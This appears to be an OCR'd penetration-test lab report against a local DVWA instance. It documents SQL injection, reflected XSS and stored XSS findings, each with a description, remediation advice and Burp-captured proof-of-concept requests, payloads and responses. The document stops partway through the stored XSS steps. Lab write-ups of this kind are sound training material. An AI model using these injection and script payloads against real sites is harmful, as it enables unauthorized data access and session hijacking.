POST /dvwa/vulnerabilities/sqli/   HTTP/1.1
Host : localhost
Content-Length : 32
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",   "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =o7m7fsdfunj57n0aunt9uhussi
Connection : keep-alive

id=1 AND 1=1/0-- -&Submit=Submit
```

```
</h1>


<div class="vulnerable_code_area ">
    <form action="#" method="POST">
        <p>
            User ID:
            <select name="id">
                <option value="1">
                    1
                </option>
                <option value="2">
                    2
                </option>
                <option value="3">
                    3
                </option>
                <option value="4">
                    4
                </option>
                <option value="5">
                    5
                </option>
            </select>
            <input type="submit" name="Submit"
        </p>

    </form>

</div>

<h2>
    More Information
</h2>
<ul>
    <li>
```

3) Output



localhost/dvwa/vulnerabilities/sqli/#

Vulnerability: SQL Injection

User ID: 1 Submit


```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Tittle: Bypass authentication	
Description	
Bypassing authentication is a technique attackers use to gain unauthorized access to a system by skipping or manipulating the login mechanism	
Affected resources	**Severity**
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High
Impact	
When used in input fields like login forms, it manipulates the SQL query to always return true, potentially allowing an attacker to bypass authentication without valid credentials	
Recommandation	
To prevent Error-Based SQL Injection, always use parameterized queries (prepared statements) instead of dynamically building SQL statements. Validate and sanitize all user inputs to ensure only expected data is processed. Disable detailed database error messages in production environments to avoid leaking sensitive information. Additionally, implement least privilege access for database accounts and consider using Web Application Firewalls (WAFs) for an extra layer of defense.	
Tool used	**References**
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**
POC	

Step 1: Visit the sql injection page.




Vulnerability: SQL Injection

User ID: 1

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


Step 2:Intercepting the communication between DVWA web application and server inserting payload 1 or 1=1-- as a result gain unauthorized access to a system.



```
POST /dvwa/vulnerabilities/sqli/   HTTP/1.1
Host : localhost
Content-Length : 28
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",  "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =o7m7fsdfunj57n0aunt9uhussi
Connection : keep-alive

id=1 or 1=1-- &Submit=Submit
```

```
                    </ option >
                    <option value ="5">
                        5
                    </ option >
                </ select >
                <input type ="submit " name ="Submit "
                value ="Submit ">
            </ p>

        </ form >
        <pre >
            ID: 1 or 1=1-- <br />
            First name: admin <br />
            Surname: admin
        </ pre >
        <pre >
            ID: 1 or 1=1-- <br />
            First name: Gordon <br />
            Surname: Brown
        </ pre >
        <pre >
            ID: 1 or 1=1-- <br />
            First name: Hack <br />
            Surname: Me
        </ pre >
        <pre >
            ID: 1 or 1=1-- <br />
            First name: Pablo <br />
            Surname: Picasso
        </ pre >
        <pre >
            ID: 1 or 1=1-- <br />
            First name: Bob <br />
            Surname: Smith
        </ pre >
    </ div >
```

3) Output



Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1
First name: admin
Surname: admin
```

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Tittle: Cross Side Scripting(XSS)

Description

XSS (Cross-Site Scripting) is a web security vulnerability that allows an attacker to inject malicious scripts (usually JavaScript) into content delivered to users. When a browser executes this script, it can lead to data theft, session hijacking, phishing, and more.

Affected resources	Severity
http://localhost/dvwa/vulnerabilities/xss_r/	Medium

Impact

Cross-Site Scripting (XSS) is a serious web vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users.


Recommandation

To prevent Cross-Site Scripting (XSS) attacks, always validate and sanitize user input by removing or encoding potentially harmful characters. Use frameworks or libraries that auto-escape HTML output, such as React or Angular. Implement Content Security Policy (CSP) headers to limit the sources of executable scripts. Avoid using eval() or inner HTML with untrusted data, and regularly update your software to patch known vulnerabilities.

Tool used	References
Burp-suite	-

POC

Step 1: Visit the XSS page



localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%27XSS%27%29<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


Step 2:Intercepting the communication between DVWA web application and server inserting payload <script>alert('XSS')</script> result mention below



```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')</script> HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
 Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2
pt%3E
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=1fi471cgp4v9vf50ehu640iqq2
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Fri, 11 Jul 2025 04:39:30 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 4240
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>
            Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable We
            Application (DVWA) v1.10 *Development*
        </title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />

        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
        </script>

    </head>

    <body class="home">
        <div id="container">
```

Step 3: Output



localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert%28%27XSS%27%29<%2Fscript>#

localhost says

XSS

Tittle: Cross Side Scripting (STORED)

Description

Stored XSS, also known as Persistent XSS, is a type of Cross-Site Scripting vulnerability where the malicious payload is permanently stored on the target server, such as in a database, comment field, forum post, user profile, or any data storage location.

Affected resources	Severity
http://localhost/dvwa/vulnerabilities/xss_s/	Medium

Impact

Stored XSS is one of the most dangerous types of XSS vulnerabilities, as the malicious script is permanently stored on the server and automatically delivered to users who view the affected content.


Recommandation

To prevent Stored XSS (Cross-Site Scripting), always validate and sanitize user inputs on both client and server sides. Encode output properly before displaying user-supplied data in HTML, JavaScript, or other contexts. Use security libraries or frameworks that automatically escape dangerous characters. Implement a strong Content Security Policy (CSP) to limit script execution, and ensure cookies are marked as HttpOnly and Secure to protect session data. Regular security testing and code reviews should also be conducted to identify and fix XSS vulnerabilities early.

Tool used	References
-	-

POC

Step 1: Visit the XSS(stored) Page



Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 2: Insert the payload on the message portion <a href="#" onclick="alert('Stored XSS')">Click me</a>


localhost/dvwa/vulnerabilities/xss_s/#

Vulnerability: Stored Cross Site Scripting (XSS)


Name * hi

Message * <a href="#" onclick="alert('Stored XSS')">Click me

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 3: Click on the Sign Guestbook option


localhost/dvwa/vulnerabilities/xss_s/#

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

